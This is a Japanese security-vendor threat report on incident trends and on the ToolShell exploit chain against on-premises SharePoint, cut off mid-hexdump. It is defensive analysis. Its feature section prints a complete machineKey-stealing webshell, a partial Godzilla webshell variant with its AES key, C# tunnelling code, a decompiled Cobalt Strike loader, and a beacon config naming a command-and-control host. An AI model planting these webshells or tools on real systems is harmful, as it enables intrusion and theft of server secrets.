LAC

LAC SECURITY INSIGHT

第 14 号

2025 秋

特集：日本組織を狙った
ToolShell 攻撃キャンペーン

JSOC で観測されたサイバー攻撃傾向

サイバー119 サービスの出動傾向

JSOC JAPAN SECURITY OPERATION CENTER

CYBER EMERGENCY CENTER

2025 年 11 月
株式会社ラック

LAC SECURITY INSIGHT

第 14 号／2025 秋

目　　次

はじめに

本レポートは、ラックの中でもサイバー攻撃の脅威に対して最前線で対応している JSOC およびサイバー救急センター、そして攻撃者が利用するサイバー攻撃手法も活用してお客様のシステムへ侵入テストを行うデジタルペンテスト部において、分析・調査・侵入テストを実施する中で得た、最近の脅威の傾向や特徴を、セキュリティ専門家が「洞察」としてまとめたものです。

日々発生している実際の攻撃やインシデントに根ざしており、また日本の企業や団体を狙った脅威を中心にまとめているため、日本の企業や団体のサイバーセキュリティ担当者が、自組織が直面しているサイバー攻撃や脅威を把握できる内容です。

サイバー攻撃の傾向の変化は年々早く強くなっており、セキュリティ対策も継続的に見直して対応していく必要があり、またそのスピードが求められます。本レポートが、皆さまの継続的なセキュリティ対策の改善に役立てていただけることを願っております。

株式会社ラック
コンサルティング統括部長
内田 法道

サイバー119で出動したインシデント傾向

2025年7月～9月の出動傾向

当該期間では、マルウェアによる被害の相談が 30%、およびサーバ不正利用による被害の相談が38%であり、両者で全体の 68%を占めています。この割合は前四半期（2025 年 4 月から 6 月）66%よりわずかに増加し、前年同期（2024 年 7 月から 9 月）の 73%より減少しています。

マルウェア関連の被害では、ランサムウェアによる被害が全体の 16%を占め、前四半期（15%）と比べて微増、前年同期（34%）と比べて大幅に減少しましたが、依然としてマルウェア関連の被害全体では最も高い割合を占めています。不正侵入の経路として、SSL-VPN 機器の悪用が継続して確認されており、多要素認証（MFA）の未設定、推測されやすいパスワードの使用、SSL-VPN 機器の OS バージョンに存在する脆弱性への未対応などが原因として考えられます。また、近年では ESXi などの仮想化基盤がデータ破壊の標的となる事例が増加しています。攻撃者が仮想化基盤に侵入した場合、複数の仮想マシンを同時に暗号化できるため、被害範囲が大きく拡大します。

サーバ不正利用の被害では、ID 不正利用による被害が全体の 24%を占め、前四半期（11%）および前年同期（14%）と比べて大幅に増加しています。特に Microsoft 365 アカウントの不正利用事案が多く報告されており、OneDrive や SharePoint 内のデータ窃取やスパムメールの送信が確認されています。攻撃者が送信したスパムメールを受信したユーザは、マルウェア感染やフィッシングサイトへの誘導など二次被害を受ける可能性があります。

当該期間ではサポート詐欺に関する被害が、前四半期および前年同期と比較して増加しています。（図 1～図 3 では「その他」に分類。） Web サイト閲覧中にウイルス感染を装った偽警告が表示され、偽のサポート窓口に電話をかけることで、遠隔操作ツールのインストール指示や金銭要求などの被害に遭うことが確認されています。増加の要因としては、検索連動型広告や SNS 広告を悪用する事例が増加したためと考えます。



図 1 2025 年 7 月から 9 月の出動インシデントの内訳



図 2 前四半期（2025 年 4 月から 6 月）



図 3 前年同期（2024 年 7 月から 9 月）

下表は、当該期間（2025 年 7 月～9 月）、前四半期（2025 年 4 月～6 月）および前年同期（2024 年 7 月～9 月）の各期間における相談件数の割合を業種ごとに集計し、上位 5 業種の推移を示したものです。

情報通信業は当該期間 33%、前四半期 30%、前年同期 38%と割合の増減はあるものの、いずれの期間でも首位を維持しています。その他の上位業種についても順位の入れ替わりはあるものの、三期間すべてに共通してランクインしています。

また、業種毎の出動インシデントに顕著な特徴は認められず、幅広い業種から多様な相談が寄せられています。

表 1　上位 5 業種の相談件数割合

順位	当該期間（2025 年 7 月から 9 月）		前四半期（2025 年 4 月から 6 月）		前年同期（2024 年 7 月から 9 月）	
1	情報通信業	33%	情報通信業	30%	情報通信業	38%
2	製造業	15%	金融業，保険業	17%	製造業	17%
3	学術研究，専門・技術サービス業	13%	製造業	13%	金融業，保険業	11%
4	金融業，保険業	12%	卸売業，小売業	13%	学術研究，専門・技術サービス業	11%
5	卸売業，小売業	8%	学術研究，専門・技術サービス業	9%	卸売業，小売業	9%

【観光業を標的とした攻撃の再来】

当該期間は夏季休暇と重なる繁忙期であり、多数の国内外旅行者が訪れます。そのようなタイミングで観光業を標的とした攻撃が再び確認されました。本攻撃は、2023 年の同時期に確認した手法 [1]をベースとしつつ、新たに「ClickFix」と呼ばれるソーシャルエンジニアリング要素を組み込んだ点が特徴です。

なお、本攻撃に関する詳細情報は、ラック公式メディア「LAC WATCH」にて注意喚起 [2]を行っておりますので、併せてご一読ください。

2023 年に確認された従来の攻撃手順は以下の通りです。

① 攻撃者が宿泊客を装いホテルにメールを送信
② ホテル従業員が当該メール内のクラウドストレージ（OneDrive や Google Drive など）へのリンクをクリック
③ ダウンロードしたファイルを実行し、情報窃取型マルウェアに感染。その影響で宿泊予約サイトの管理者アカウントを窃取
④ 攻撃者が窃取した認証情報で宿泊予約管理システムに不正アクセス
⑤ 宿泊予約管理システムのチャット機能を用いて、宿泊予約者へフィッシングメッセージを送信
⑥ 宿泊予約者がフィッシングサイトに誘導され、クレジットカード情報などを窃取

本攻撃で確認した主な変更点は以下の通りです。

- 攻撃者が宿泊予約管理システムを装いメールを送信
- ホテル従業員がリンクをクリックすると、転送サイトを経由して「ClickFix」の悪性サイトに遷移
- 偽の CAPTCHA 画面が表示され、画面の指示に従ってショートカットキー操作を行わせることで、情報窃取型マルウェアに感染

この改変により、従来より不審性が低減され、マルウェア感染のリスクが高まる可能性があります。今後、年末年始などの旅行シーズンにも同様の手口で観光業が再度標的とされる可能性が高いため、単なる注意喚起や従業員教育に留まらず、以下の対策を併せて実施することを推奨します。

---

[1] コロナ禍から回復中の観光業を標的としたサイバー脅威に対する注意喚起：
https://www.lac.co.jp/lacwatch/alert/20231023_003546.html

[2] 観光業を標的とした攻撃が ClickFix を利用して再来：
https://www.lac.co.jp/lacwatch/alert/20250825_004472.html

- EDR（Endpoint Detection and Response）の導入および運用体制の整備 [3]
- インターネット境界における不審通信を検知する製品の導入および運用体制の整備 [3]
- SaaS アプリケーションの多要素認証（MFA）の有効化

  ※ SaaS アプリケーションに MFA 機能が実装されていない場合は、サードパーティ製品 [4]などの活用も有効です。

【認証要求の経緯】

当該期間には、業務用ノートパソコン経由でドメインコントローラへの不審な認証要求を確認した複数の組織から相談を受けました。幸い認証成功の痕跡は確認されず、重大な影響は確認されませんでしたが、以下の共通事項を確認しました。

- LTE モジュールを搭載した持出兼用のノートパソコン
- LTE 回線プランによりグローバル IP アドレスが割り当てられている
- 当該ノートパソコンの Security イベントログに、インターネット経由による大量のネットワークログオン試行の痕跡がある

これらの認証試行は、複数のユーザ名を用いたブルートフォース攻撃と推測します。本事例では、推測困難なパスワードの設定および最新のセキュリティパッチ適用により被害拡大は回避されましたが、認証が突破された場合には当該端末が踏み台となり、組織内ネットワークへの侵入からデータ破壊や情報流出に至る可能性が考えられます。実際、過去には賃貸マンションの標準回線（グローバル IP アドレス割当）を利用していた端末が、簡易的なパスワード設定により侵入された事案も確認しています。

テレワーク勤務が常態化した現在、多様な回線環境下でも被害を抑止するため、以下の基本対策の実践を推奨します。

- 業務上不必要なポートやサービスの停止
- 簡易パスワードの利用禁止および強固な認証ポリシーの適用
- OS／ソフトウェアのセキュリティパッチの適時適用
- EDR（Endpoint Detection and Response）の導入および運用体制の整備 [3]

---

[3] JSOC MSS :
https://www.lac.co.jp/operation/jsoc_mss.html

[4] Okta :
https://www.okta.com/ja-jp/

JSOC で観測したサイバー攻撃傾向

重要インシデントのトピックス

2025 年 7 月から 9 月に発生した重要インシデント（検知件数の多寡を問わず攻撃の成功を確認もしくは被害が発生している可能性が高いと判断されるセキュリティインシデント）の合計件数は 209 件でした。内訳はインターネットからの攻撃によるインシデントが 10 件（4.8%）、ネットワーク内部からの通信によるインシデントが 199 件（95.2%）であり、インターネットからの攻撃によるインシデント、ネットワーク内部からの通信によるインシデントはともに前四半期と比較して減少しました。

1）インターネットからの攻撃により発生した重要インシデント

クロスサイトスクリプティングや Web アプリケーションを経由した不審なファイルアップロードの試みによるインシデントが複数回発生しました。そのほかには、DNS Amplification 攻撃の踏み台にされた可能性を示す通信によるインシデントが発生しました。意図せず外部からの再帰問い合わせや接続が可能になっている DNS サーバは、攻撃者により第三者に対する攻撃の踏み台に悪用されるおそれがあります。意図しない再帰問い合わせを無効にすることや、再帰問い合わせを許可すべき IP アドレスを確認の上、送信元を適切に制限することなど、外部に公開している DNS サーバの設定が適切であるか確認することが対策として重要です。図 4 に 2025 年 7 月から 9 月の重要インシデントの内訳を示します。



図 4 [外部から] 2025 年 7 月から 9 月の重要インシデントの内訳（月別・種類別）

2）ネットワーク内部から発生した重要インシデント

マルウェア感染に起因する重要インシデントが多く発生しました。一部のお客様で継続していた重要インシデントが減少したため、8 月から 9 月にかけてインシデント件数が減少しました。発生したマルウェア感染インシデントでは、ファイル感染型マルウェアの一種である Neshta や、ボットネットを形成する Prometei に感染したことに起因する通信を検知しました。マルウェア以外に分類している重要インシデントについては、監視対象ホストから外部に対する不審な通信や不審なドメイン名の名前解決の通信を検知したことによるインシデントが発生しました。図 5 に 2025 年 7 月から 9 月の重要インシデントの内訳を示します。



図 5 [内部から] 2025 年 7 月から 9 月の重要インシデントの内訳（月別・種類別）

EDR 製品の検知による重要インシデントは 4 件発生しました。マルウェア感染につながる挙動を検知したことによるインシデントが 3 件、不審なスクリプトの実行を検知したことによるインシデントが 1 件です。

これらのインシデントの発生原因については、主にメールに添付されたファイルの実行や ClickFix による PowerShell の実行によるものでした。いずれのインシデントにおいても、メールの件名や添付ファイルの中身、アクセス時の画面構成などから、巧妙にユーザを騙し、攻撃者の目的とする不審なファイルやスクリプトの実行へ誘導し、侵害につなげていく手法です。こういった攻撃に対しては、セキュリティソリューションによる対策などのほか、ユーザにその攻撃手法について周知することも、一つの対策になると考えます。

注意が必要な通信

注意が必要な通信や、大きな被害には発展していないものの検知件数が多い攻撃通信を、下表で紹介します。

表 2 注意が必要な通信について

概要	JSOC の検知内容	検知時期
38.211.193.130（アルゼンチン）からの通信	PHP の脆弱性（CVE-2024-4577）、Apache HTTP Server の脆弱性（CVE-2021-41773）、ThinkPHP CMS の脆弱性（CVE-2019-9082）など、特定の Web アプリケーションを狙った攻撃通信を多数検知しました。	7 月 19 日～9 月 29 日
149.50.96.5（ポーランド）からの通信	主に Realtek Jungle SDK の脆弱性など複数の IoT 製品の脆弱性を狙う攻撃を多数検知しました。	7 月 11 日～8 月 18 日
NetScaler 製品の脆弱性（CVE-2025-5777）を狙った攻撃	短期間に集中して特定の送信元から NetScaler 製品に存在する脆弱性（CVE-2025-5777）を狙った攻撃通信を多数検知しました。	7 月 11 日～7 月 14 日
アクセス可能な Elasticsearch を探査する目的の通信	特定の IP アドレスレンジから Elasticsearch のインタフェースにアクセス可能か探査する通信を多数検知しました。	9 月 26 日～

特集：日本組織を狙った ToolShell 攻撃キャンペーン

前述の「サイバー119 で出動したインシデント傾向」でも触れたとおり、日本国内で観測されるサイバー攻撃の主な初期侵入経路は、依然として SSL-VPN 機器、ネットワーク機器、公開サーバなどの脆弱性や、アカウントの不正利用が多数を占めています。外部接点に露出するこれらの機器やサービスの弱点は、攻撃者による執拗な攻撃の的となっています。こうした中、2025 年 7 月には、サイバー救急センターで Microsoft SharePoint Server の脆弱性を足がかりとした侵入事案が確認されました。

本特集では、2025 年 7 月に Microsoft 社が定例パッチおよび緊急パッチを公開 [5]したオンプレミス版 SharePoint Server の複数の脆弱性を悪用するエクスプロイトチェーン「ToolShell」による、国内組織を標的とした攻撃キャンペーンについて紹介します。この ToolShell の悪用については、同年の 7 月 22 日、Microsoft 社より Linen Typhoon、Violet Typhoon や Storm-2603 など中国拠点の攻撃者グループが初期侵入手口として悪用している旨が公表 [6]されています。

ToolShell とは

ToolShell は、SharePoint Server に存在する複数の脆弱性を組み合わせて悪用する攻撃手法（エクスプロイトチェーン）の総称です。本チェーンで悪用される脆弱性は、以下の表 3 に示す 4 件です。

攻撃者は、ToolShell を用いて SharePoint Server に不正侵入した後、Webshell の設置および悪用、さらに構成ファイルである web.config に含まれる暗号鍵の窃取を通じて、システムを完全に制御可能となります。

[5] https://www.microsoft.com/en-us/msrc/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770-ja

[6] https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/

表 3 ToolShell で悪用される脆弱性一覧

CVE 番号	概要	補足
CVE-2025-49704	SharePoint Server の DataSetSurrogateSelector クラスにおけるデータ処理の実装の不備により、認証済みの攻撃者が任意コードを実行可能な脆弱性	2025 年 5 月にベルリンで開催された「Pwn2Own Berlin 2025」で Viettel Cyber Security 社によって報告された脆弱性の 1 つ。CVE-2025-49706 と組み合わせた攻撃手法の一部が公開された。CISA KEV（悪用が確認された脆弱性カタログ）に 2025 年 7 月 22 日付けで登録されている。
CVE-2025-49706	SharePoint Server の ToolPane エンドポイントにおける Referer HTTP ヘッダーの検証不備により、未認証の攻撃者がなりすまし（スプーフィング）を実行可能な脆弱性	2025 年 5 月にベルリンで開催された「Pwn2Own Berlin 2025」で Viettel Cyber Security 社によって報告された脆弱性の 1 つ。CISA KEV に 2025 年 7 月 22 日付けで登録されている。
CVE-2025-53770	SharePoint Server のデシリアライズ処理の実装不備により、未認証の攻撃者が任意のリモートコードを実行可能な脆弱性	CVE-2025-49704 の修正内容が不完全だった（パッチバイパス）に関連する、新たなコード実行可能な脆弱性。CISA KEV に 2025 年 7 月 20 日付けで登録されている。
CVE-2025-53771	SharePoint Server の ToolPane エンドポイントにおける実装不備により、未認証の攻撃者がスプーフィングを実行可能な脆弱性	CVE-2025-49706 に対する修正の不完全性（パッチバイパス）に関連する、新たな認証回避の脆弱性

攻撃の流れ

まず、攻撃者は ToolShell を悪用する細工されたリクエストを SharePoint Server に送信し、認証を回避してサーバ上に Webshell を設置します。次に、設置した Webshell を足がかりに、web.config の machineKey 設定に含まれる ValidationKey や DecryptionKey などの暗号鍵 [7]を窃取します。最終的に、攻撃者は SharePoint Server 上から取得した資格情報やマルウェア、トンネリングツールを用いて、組織内の他システムへ横展開し、侵害範囲を拡大します。



図 6 ToolShell を利用した攻撃の流れ

また、図 7 は、ToolShell により侵害された SharePoint Server 上に残されていた IIS ログの一部です。このログには、POST リクエストを用いて「/_layouts/15/ToolPane.aspx」へアクセスした痕跡や、リファラーに「/_layouts/SignOut.aspx」が含まれているなど、CVE-2025-53770 の脆弱性を悪用した際に残る痕跡 [8]が記録されていることが確認できます。

```
2025-07-18 21:43:21 [redacted] POST /_layouts/15/ToolPane.aspx DisplayMode=Edit&
a=/ToolPane.aspx 80 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.
0)+Gecko/20100101+Firefox/120.0 /_layouts/SignOut.aspx 302 0 0 4587
```

図 7 CVE-2025-53770 の脆弱性悪用によって記録されるログ

---

[7] SharePoint がデータの一貫性や安全性を確保するために利用する暗号化および検証用の秘密鍵。攻撃者はこれらの鍵を取得すると認証情報を偽装できるため、パッチ適用後も永続的なアクセスを確保できます。

[8] https://www.cisa.gov/news-events/alerts/2025/07/20/update-microsoft-releases-guidance-exploitation-sharepoint-vulnerabilities

利用されたマルウェアとツール

この章では、攻撃者が利用した Webshell、トンネリングツール、および Cobalt Strike について紹介します。

1. Webshell (spinstall0.aspx)
   この Webshell は、CVE-2025-53770 を悪用した後に SharePoint Server 上に設置されたものです。SharePoint の machineKey 設定に含まれる暗号鍵を取得する機能を備えており、CISA（Cybersecurity and Infrastructure Security Agency）[9]、ESET 社[10]、SentinelOne 社[11]などが報告している既知の検体と同一であることを確認しています。

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0,
        Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig", System.Reflection.
        BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null,
        new object[0]);
        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey
        +"|"+cg.Decryption+"|"+cg.CompatibilityMode);
    }
</script>
```

図 8 SharePoint の machineKey 設定を窃取する Webshell

[9] https://www.cisa.gov/news-events/analysis-reports/ar25-218a

[10] https://www.welivesecurity.com/en/eset-research/toolshell-an-all-you-can-eat-buffet-for-threat-actors/

[11] https://www.sentinelone.com/blog/sharepoint-toolshell-zero-day-exploited-in-the-wild-targets-enterprise-servers/

2. Godzilla Webshell

2 つ目の Webshell は、C#で記述された「Godzilla」の亜種です（図 9）。リクエストに含まれる URL パラメーター”pass”を介して Base64 エンコードされたデータを受け取り、ハードコードされた固定キー”3c6e0b8a9c15224a”を用いて受信データを AES で復号します。復号されたデータは、.NET アセンブリとしてサーバのメモリ上に展開され、実行されます。これにより、攻撃者は対象サーバで任意コマンド実行およびファイル作成などが可能となります。

```
<%@ WebService Language="C#" Class="WebService1" %>
public class WebService1 : System.Web.Services.WebService
{
    [System.Web.Services.WebMethod(EnableSession = true)]
    public string pass(string pass)
    {
        System.Text.StringBuilder stringBuilder = new System.Text.
        StringBuilder();
        try
        {
            string key = "3c6e0b8a9c15224a";
            string pass_pass = "pass";
            string md5 = System.BitConverter.ToString(
                new System.Security.Cryptography.MD5CryptoServiceProvider()
                .ComputeHash(System.Text.Encoding.Default.GetBytes
                (pass_pass + key))
            ).Replace("-", "");
            byte[] data = System.Convert.FromBase64String(
                System.Web.HttpUtility.UrlDecode(pass)
            );
            data = new System.Security.Cryptography.RijndaelManaged()
                .CreateDecryptor(
                    System.Text.Encoding.Default.GetBytes(key),
                    System.Text.Encoding.Default.GetBytes(key)
                )
                .TransformFinalBlock(data, 0, data.Length);
            if (Context.Application["{payloadStoreName}"] == null)
            {
                Context.Application["{payloadStoreName}"] =
                    (System.Reflection.Assembly)typeof(System.Reflection.
                    Assembly)
                    .GetMethod("Load", new System.Type[] { typeof(byte
                    []) })
                    .Invoke(null, new object[] { data });
            }
snip...
```

図 9 Godzilla Webshell の亜種（一部抜粋）

3. suo5（トンネリングツール）

suo5[12]は、Go 言語で開発され、オープンソースとして公開されている HTTP プロキシ・トンネリングツールです。本ツールを利用することで、ファイアウォールなどの制限を回避し、外部から内部ネットワークへのアクセス経路を確立することが可能です。今回の事案では、図 10 に示すように、Go 言語版 suo5 を C#に移植（ポーティング）したサーバサイドのプログラムが確認されています。

```
private static HttpWebResponse Redirect(HttpRequest request,
Dictionary<string, byte[]> dataMap, string rUrl)
{
    string method = request.HttpMethod;
    HttpWebRequest conn = (HttpWebRequest)WebRequest.Create(rUrl);
    conn.Method = method;
    conn.Timeout = 3000;
    conn.ReadWriteTimeout = System.Threading.Timeout.Infinite;
    conn.AllowAutoRedirect = true;

    // Ignore SSL verify
    ServicePointManager.ServerCertificateValidationCallback = delegate
    { return true; };

    DateTime date;
    foreach (string key in request.Headers.AllKeys)
    {
        string value = request.Headers[key];
        // avoid System.ArgumentException
        switch (key)
        {
            case "Accept":
                conn.Accept = value;
                break;
            case "Connection":
                conn.Connection = value;
                break;
            case "Content-Type":
                conn.ContentType = value;
                break;
            case "Content-Length":
                break;
            // .net 2.0 doesn't has this attr
            //case "Date":
```

図 10 C#版の suo5（一部抜粋）

この C#版の suo5 は、セキュリティ企業 Synacktiv 社が Ivanti Cloud Service Appliance（CSA）の侵害事案での悪用を報告[13]している検体と類似します。

[12] https://github.com/zema1/suo5

[13] https://www.synacktiv.com/en/publications/open-source-toolset-of-an-ivanti-csa-attacker#suo5

4. Cobalt Strike

最後は、商用のペネトレーションテストツールである Cobalt Strike です。今回の事案で確認された Cobalt Strike のローダは、図 11 に示すように、実行時に GetCommandLine 関数を利用し、引数で指定されたファイルパスからペイロード（Cobalt Strike Beacon）を読み込むように実装されています。ローダはファイルを読み込んだ後、VirtualAlloc 関数および VirtualProtect 関数を使用して、ペイロードをメモリ上に展開し、復号処理を経て実行します。

```
xxx_GetCommandLine(v10, (int *)v11);
if ( v10[0] == 2 && !(unsigned int)sub_140002230(*(_QWORD *)(v11[0] + 8), (__int64)v5) )
{
  if ( v6 )
  {
    v4 = xxx_fopen(*(_QWORD *)(v11[0] + 8), (__int64)aRb);
    if ( v4 )
    {
      lpAddress = VirtualAlloc(0LL, v6, 0x3000u, 4u);
      if ( lpAddress )
      {
        sub_140010B10((int)lpAddress, 1, v6, v4);
        if ( VirtualProtect(lpAddress, v6, 0x20u, (PDWORD)flOldProtect) )
        {
          hHandle = (HANDLE)xxx_decrypt_payload((__int64)lpAddress);
          if ( hHandle != (HANDLE)-1LL )
          {
            if ( *((_DWORD *)lpAddress + 142) )
              WaitForSingleObject(hHandle, 0xFFFFFFFF);
          }
        }
        VirtualFree(lpAddress, 0LL, 0xC000u);
```

図 11 Cobalt Strike のローダのコード（一部抜粋）

Cobalt Strike Beacon には、内部に設定データ（Config）が埋め込まれており、一般的に 1 バイトの XOR によってエンコードされています。今回の検体では、この設定データが 0x2F をキーとして XOR された状態で埋め込まれていました。図 12 は、XOR でデコードした際の設定データの一部です。

```
00000130  00 00 00 08 00 03 01 00  77 77 77 2e 7a 75 62 79  |........www.zuby|
00000140  74 65 63 68 2e 6e 65 74  2c 2f 65 75 72 6f 70 65  |tech.net,/europe|
00000150  2f 61 62 6f 75 74 2d 75  73 2f 63 6f 6e 74 61 63  |/about-us/contac|
00000160  74 2d 75 73 2f 74 68 61  6e 6b 2d 79 6f 75 2f 00  |t-us/thank-you/.|
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000230  00 00 00 00 00 00 00 00  00 43 00 01 00 02 00 00  |.........C......|
00000240  00 44 00 02 00 04 ff ff  ff ff 00 45 00 02 00 04  |.D.........E....|
00000250  ff ff ff ff 00 46 00 02  00 04 ff ff ff ff 00 0e  |.....F..........|
00000260  00 03 00 10 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000270  00 00 00 00 00 1d 00 03  00 40 25 77 69 6e 64 69  |.........@%windi|
